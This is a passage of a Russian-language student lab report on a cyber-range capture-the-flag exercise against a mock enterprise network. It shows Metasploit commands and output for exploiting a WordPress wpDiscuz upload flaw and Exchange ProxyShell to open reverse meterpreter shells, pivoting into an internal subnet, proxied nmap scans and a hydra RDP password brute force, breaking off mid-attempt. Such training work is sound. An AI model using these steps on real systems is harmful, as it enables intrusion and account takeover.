

Лабораторная работа №4

Кибербезопасность предприятия

НКНБД-01-22; Аристид Жан, Акопян Сатеник,
Кадров Виктор, Нве Манге Хоце Херсон Мико,
Эспиноса Висилита Кристина Микаела,
НПИБД-01-22; Старикив Данила, НФИБД-02-22;
Чемоданова Ангелина

Содержание

1 Описание сценария	4
2 Способы получения флага	8
2.1 Доступ во внутреннюю сеть через доменный узел	8
2.2 Доступ во внутреннюю сеть через узел не в домене	10
2.2.1 Bruteforce пароля и использование ldapsearch	13
2.2.2 Zerologon CVE 2020-1472	17
3 Вывод	21
Список литературы	22

Список иллюстраций


1.1	Параметры модуля wp_wpdiscuz_unauthenticated_file_upload	4
1.2	Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload	5
1.3	Параметры модуля exchange_proxyshell_rce	5
1.4	Настройка и запуск meterpreter-сессии с почтовым сервером с помощью exchange_proxyshell_rce	5
1.5	Вывод команды для узла не в домене	6
1.6	Вывод команды для узла под управлением контроллера домена . .	6
1.7	Информация о meterpreter-сессии с корпоративным сайтом	6
1.8	Создание и запуск повышенной сессии	7
2.1	Список пользователей в домене	9
2.2	Получение флага	9
2.3	Маршрут до внутренней сети	10
2.4	Настройки модуля Multi Gather Ping Sweep	10
2.5	ARP-таблица на атакуемой машине	11
2.6	Сведения о добавлении маршрута	11
2.7	Маршрут сканирования	11
2.8	Параметры в конфигурационном файле /etc/proxchains4.conf . . .	12
2.9	Настройка и запуск модуля	12
2.10	Запуск сканирования	13
2.11	Запуск атаки перебором	14
2.12	Подбор пароля	14
2.13	Подбор пароля	15
2.14	Использование команды ldapsearch	16
2.15	Получение флага	16
2.16	Проверка машины контроллера домена	17
2.17	Запуск модуля	18
2.18	Дамп хешей учетных записей	18
2.19	Получение сессии с контроллером домена	19
2.20	Переход в shell-оболочку	19
2.21	Список пользователей в домене	19
2.22	Получение флага	20

1 Описание сценария

Во внутреннем сегменте организации необходимо получить доступ к контроллеру домена. У доменного пользователя «Flag», в одном из полей свойств пользователя необходимо найти флаг[1].

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.

Вариант получения meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload представлен на скриншотах(рис. 1.1 - рис. 1.2).



The screenshot shows a terminal window on Kali Linux with the Metasploit Framework. The command entered is:

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options
```

The output displays the module options for the wp_wpdiscuz_unauthenticated_file_upload module:

Name	Current Setting	Required	Description
BLOGPATH	yes		Link to the post [/index.php/2020/12/12/post1]
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80		The target port (TCP)
SSL	false		Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST	no		HTTP server virtual host

Below the module options, the payload options for php/meterpreter/reverse_tcp are shown:

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

The exploit target section shows:

Id	Name
0	wpDiscuz < 7.0.5

At the bottom of the terminal, the message "View the full module info with the info, or info -d command." is visible, along with the Kali Linux logo watermark.

Рис. 1.1: Параметры модуля wp_wpdiscuz_unauthenticated_file_upload

```

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

```

Рис. 1.2: Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload

Вариант получения meterpreter-сессии с почтовым сервером с помощью модуля exchange_proxyshell_rce представлен на скриншотах(рис. 1.3 - рис. 1.4).

```

File Actions Edit View Help
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
msf6 exploit(windows/http/exchange_proxyshell_rce) > options

Module options (exploit/windows/http/exchange_proxyshell_rce):
Name Current Setting Required Description
DOMAIN no The domain to authenticate to
PASSWORD yes The password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT 443 yes The target port (TCP)
SSL true no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPath no The URI to use for this exploit (default is random)
USERNAME yes A specific username to authenticate as
VHOST no HTTP server virtual host

When CMOSTAGE::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: , seh, thread, process, none)
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Windows Dropper

View the full module info with the info, or info -d command.
msf6 exploit(windows/http/exchange_proxyshell_rce) >

```

Рис. 1.3: Параметры модуля exchange_proxyshell_rce

```

File Actions Edit View Help
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

```

Рис. 1.4: Настройка и запуск meterpreter-сессии с почтовым сервером с помощью exchange_proxyshell_rce

После получения сессии нужно проверить, находится ли эксплуатируемый узел в домене. Проверка выполняется с помощью команды sysinfo, которую нужно вводить в активную meterpreter-сессию(рис. 1.5 - рис. 1.6).

```
100644/rw-r-- 1119 fil 2025-11-06 19:22:00 +0300 qkMNc1-1762446120.7764.php
meterpreter > sysinfo
Computer : portal
OS : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > 
```

Рис. 1.5: Вывод команды для узла не в домене

```
meterpreter > sysinfo
Computer : MATE
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en-US
Domain : AMPIRE
Logged On Users : 7
Meterpreter : x64/windows
meterpreter > 
```

Рис. 1.6: Вывод команды для узла под управлением контроллера домена

Можно свернуть активную сессию с помощью команды background (или bg) и просмотреть список активных сессий с помощью команды sessions(рис. 1.7).


```
meterpreter > sysinfo
Computer : portal
OS : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > 
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/php_updiscuz_unauthenticated_file_upload) > sessions
Active sessions
=====
Id  Name  Type      Information          Connection
1   meterpreter  php/linux  www-data @ portal  195.239.174.11:4444 -> 195.239.174.25:45318 (195.239.174.25)
msf6 exploit(unix/webapp/php_updiscuz_unauthenticated_file_upload) > 
```

Рис. 1.7: Информация о meterpreter-сессии с корпоративным сайтом

В случае получения сессии с корпоративным сайтом (модуль wordpress) для успешного выполнения дальнейших операций с атакуемой машиной необходимо повысить текущую сессию, повышение сессии в данном контексте не подразумевает повышение привилегий.

Для повышения сессии необходимо(рис. 1.8):

- свернуть активную сессию с помощью команды background (или bg);
- прописать команду sessions -u {НОМЕР_СЕССИИ};
- зайти в новую сессию sessions {НОМЕР_СЕССИИ}.



```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > session -u 1
[-] Unknown command: session
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing "post/multi/manage/shell_to_meterpreter" on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25:54472) at 2025-11-06 19:25:33 +0300
[*] Stopping exploit/multi/handler
[*] Unknown command: l
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > 
```

Рис. 1.8: Создание и запуск повышенной сессии

После повышения сессии можно переходить к процедуре поиска флага.

В зависимости от того, с каким узлом в сегменте DMZ получена сессия (находится узел в доменной сети или нет), сценарий имеет различные вариации прохождений. Варианты прохождения представлены ниже.

2 Способы получения флага

В данном разделе описаны способы получения флага после получения meterpreter-сессии.

2.1 Доступ во внутреннюю сеть через доменный узел

Данный подраздел описывает процесс получения флага через узел, который находится под управлением контроллера домена.

В данном случае получить флаг можно с использованием команды net user, для чего в активной meterpreter-сессии перейти в shell-оболочку с помощью команды shell(рис. 2.1).

С помощью команды net user /domain вывести список всех доменных пользователей(рис. 2.1), далее вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя(рис. 2.2).



```

reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
File Actions Edit View Help
System Language : en_US
Domain          : AMPIRE
Logged On Users : 1
Metasploit      : x64/windows
metasploit 3 shell
Process 18410 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>net user
net user

User accounts for \\

Administrator      DefaultAccount    franklin
Guest              John

The command completed with one or more errors.

c:\windows\system32\inetsrv>net user /domain
net user /domain

The request will be processed at a domain controller for domain ampire.corp.

User accounts for \ad.ampire.corp

$421000-8GTOTKF97VJ7 Administrator      DefaultAccount    dev2
dev1               dev2
Guest              HealthMailbox014a1a5
HealthMailbox02db988 HealthMailbox055bbbbe
HealthMailbox080af1b  HealthMailbox09829ef5
HealthMailboxcff9eca HealthMailbox0eaf218
HealthMailbox0f84e87
hr1                it1
it2                it3
it3                it4
it5                it6
it6                it7
it8                it9
manager            manager1
SM_30062db058f84e0e8 SM_34eb016fe94c4f818
SM_680401a0710742339 SM_c57a5f9b0c740f8b
SM_dd745ecced98d438cb SM_e0a21e87c0504043a
vip

The command completed with one or more errors.

c:\windows\system32\inetsrv>

```

Рис. 2.1: Список пользователей в домене



```

reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
File Actions Edit View Help
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
Guest              HealthMailbox014a1a5
HealthMailbox02db988 HealthMailbox055bbbbe
HealthMailbox080af1b  HealthMailbox09829ef5
HealthMailboxcff9eca HealthMailbox0eaf218
HealthMailbox0f84e87
hr1                it1
it2                it3
it3                it4
it5                it6
it6                it7
it8                it9
manager            manager1
SM_30062db058f84e0e8 SM_34eb016fe94c4f818
SM_680401a0710742339 SM_c57a5f9b0c740f8b
SM_dd745ecced98d438cb SM_e0a21e87c0504043a
vip

The command completed with one or more errors.

c:\windows\system32\inetsrv>net user /domain Flag
net user /domain

The request will be processed at a domain controller for domain ampire.corp.

User name          Flag
Full Name          Flag
Flag              029204
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires   Never

Password last set 10/20/2023 1:56:11 PM
Password expires  12/1/2023 1:56:11 PM
Password changeable 10/21/2023 1:56:11 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile file
Home directory
Last logon        Never
Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

c:\windows\system32\inetsrv>

```

Рис. 2.2: Получение флага

2.2 Доступ во внутреннюю сеть через узел не в домене

Данный подраздел описывает процесс получения флага через узел, который не находится под управлением контроллера домена.

В первую очередь необходимо узнать, какие интерфейсы имеются на машине во внутренней сети, поиск выполняется в shell-оболочке с помощью команды ip a(рис. 2.3).




```
meterpreter > shell
Process 2207 created.
Channel 1 created.
l
/bin/sh: 1: l: not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever preferred_lft forever
2: ens3: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:62:23:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::2:1ff:fe62:2310/64 scope link
        valid_lft forever preferred_lft forever
```

Рис. 2.3: Маршрут до внутренней сети

Анализ выполнения команды показывает, что внутренняя сеть организации – это 10.10.10.0/24.

Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с помощью модуля Multi Gather Ping Sweep(рис. 2.4).



```
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:983:in `from'
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:569:in `decrypt_inbound_packet'
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:328:in `block in monitor_socket'
from /usr/share/metasploit-framework/lib/rex/thread_factory.rb:22:in `block in spawn'
from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
[*] Performing ping sweep for IP range 10.10.10.0/24
[*] 10.10.10.1 host found
[*] 10.10.10.14 host found
[*] 10.10.10.15 host found
[*] 10.10.10.25 host found
[*] 10.10.10.21 host found
[*] 10.10.10.20 host found
```

Рис. 2.4: Настройки модуля Multi Gather Ping Sweep

Произойдет сканирование внутренней сети организации и будут найдены все доступные хосты.

Далее можно посмотреть ARP-таблицу на атакуемой машине с помощью команды arp в meterpreter-сессии(рис. 2.5).

IP address	MAC address	Interface
10.10.10.5	02:00:00:62:23:12	
10.10.10.10	02:00:00:62:23:13	
10.10.10.15	02:00:00:62:23:0f	
10.10.10.20	02:00:00:62:23:0e	
10.10.10.21	02:00:00:62:23:16	
10.10.10.22	02:00:00:62:23:19	
10.10.10.35	02:00:00:62:23:15	
10.10.10.40	02:00:00:62:23:0c	
10.10.10.45	02:00:00:62:23:18	
10.10.10.55	02:00:00:62:23:11	
10.10.10.254	02:00:00:62:23:0d	

Рис. 2.5: ARP-таблица на атакуемой машине

Поскольку целевой адрес атакуемого узла находится во внутренней подсети организации, то необходимо прописать маршрут до активной meterpreter-сессии.

Далее выполнить проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxychains. Инструмент proxychains создает туннель через цепочку прокси-серверов и передает по данному туннелю пакет до адреса назначения. Для проброса портов во внутреннюю сеть используется команда run autoroute -s 10.10.10.0/24(рис. 2.6).

```
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added Route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > 
```

Рис. 2.6: Сведения о добавлении маршрута

С помощью команды route print можно посмотреть активные маршруты в рамках текущей сессии(рис. 2.7).

IPv4 Active Routing Table		
Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 2


[*] There are currently no IPv6 routes defined.

Рис. 2.7: Маршрут сканирования

Далее необходимо просканировать доступные хосты во внутренней подсети на наличие открытых портов с использованием модуля nmap. Так как сканируемые машины находятся во внутренней сети, то в первую очередь необходимо настроить прокси, через который будут проходить все запросы

при сканировании. Для этого нужно применить и настроить модуль metasploit auxiliary/server/socks_proxy.

Стоит обратить внимание, что основные параметры указанного модуля должны совпадать с конфигурационным файлом /etc/proxychains4.conf. Посмотреть содержимое файла можно в новом окне терминала с помощью команды cat /etc/proxychains4.conf(рис. 2.8).




```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Рис. 2.8: Параметры в конфигурационном файле /etc/proxychains4.conf

Далее вернуться к окну терминала с активной сессией и свернуть данную сессию с помощью команды bg, выбрать, настроить и запустить модуль socks_proxy(рис. 2.9):

```
use auxiliary/server/socks_proxy
set srvhost 127.0.0.1
set srvport 1080
set version 5
run
```



```
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs
Jobs
=====
Id Name
-- --
1 Auxiliary: server/socks_proxy
msf6 auxiliary(server/socks_proxy) > ■
```

Рис. 2.9: Настройка и запуск модуля

Далее в окне терминала, где просматривался файл /etc/proxychains.conf, запустить сканирование 100 самых часто используемых портов с помощью команды proxychains nmap -n -sT -Pn -top-ports 100 {IP}.

Примечание: можно сканировать всю сеть, но это долгий процесс, рекомендуется производить сканирование по каждому IP-адресу из ARPтаблицы(рис. 2.10).

```
(reduser1㉿kali:~)
$ proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.7.0 ( https://nmap.org ) at 2023-11-06 19:39 MSK
...
[proxychains] Strict Chain ... 10.10.0.4.1:1080 ... 10.10.10.20:443 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:23 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:554 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:8888 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:587 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:1099 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:111 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:80 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:143 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:2080 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:527 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:22 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.30.20:445 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:5900 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:1720 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:1025 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:1723 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:110 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:995 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:2050 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:5051 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.20:2649 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.20:20106 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:81 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:427 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:5190 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:20500 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:563 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:6646 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:2121 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:49156 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:8443 ←socket error or timeout!
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:5800 ←socket error or timeout!
```

Рис. 2.10: Запуск сканирования

2.2.1 Bruteforce пароля и использование ldapsearch

В результате сканирования сети будет получен список открытых портов. На узле 10.10.10.20 обнаружен открытый порт 3389, который по умолчанию используется для подключения по протоколу RDP. Можно использовать указанный порт для доступа к контроллеру домена.

На главной странице портала организации обнаружена электронная почта для связи с менеджером. С большей долей вероятности, данная электронная почта находится в домене. В таком случае можно реализовать атаку перебором с использованием словаря паролей rockyou.txt, который находится по пути /usr/share/wordlists/. Запустить утилиту hydra, используя данную электронную почту, с помощью команды proxychains hydra -V -f- l manager1@ampire.corp -P rockyou.txt rdp://10.10.10.20(рис. 2.11 - рис. 2.13).

```
[reduuser1@kali:~]
└─$ proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.txt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains.conf
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2025-11-06 19:43:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[INFO] Using proxychains modules. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16344400 login tries (!:/p:16344400), ~3586100 tries per task
[DATA] attacking rdp://10.10.10.20:3389
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456" - 1 of 16344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "12345" - 2 of 16344400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456789" - 3 of 16344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password" - 4 of 16344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
```

Рис. 2.11: Запуск атаки перебором

Мы запустили подбор пароля, однако это вычислительно затратная операция.

Так как нужный пароль находится на 1028581 строке, то подбор занял бы намного больше времени, чем выделено на лабораторную. Поэтому мы решили воспользоваться им без подбора.

```
[reduuser1@kali:~ x reduuser1@kali:~ x
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "ashley" - 19 of 16344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "qwerty" - 20 of 16344400 [child 2] (0/0)
...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "111111" - 21 of 16344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "iloveu" - 22 of 16344400 [child 3] (0/0)
...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
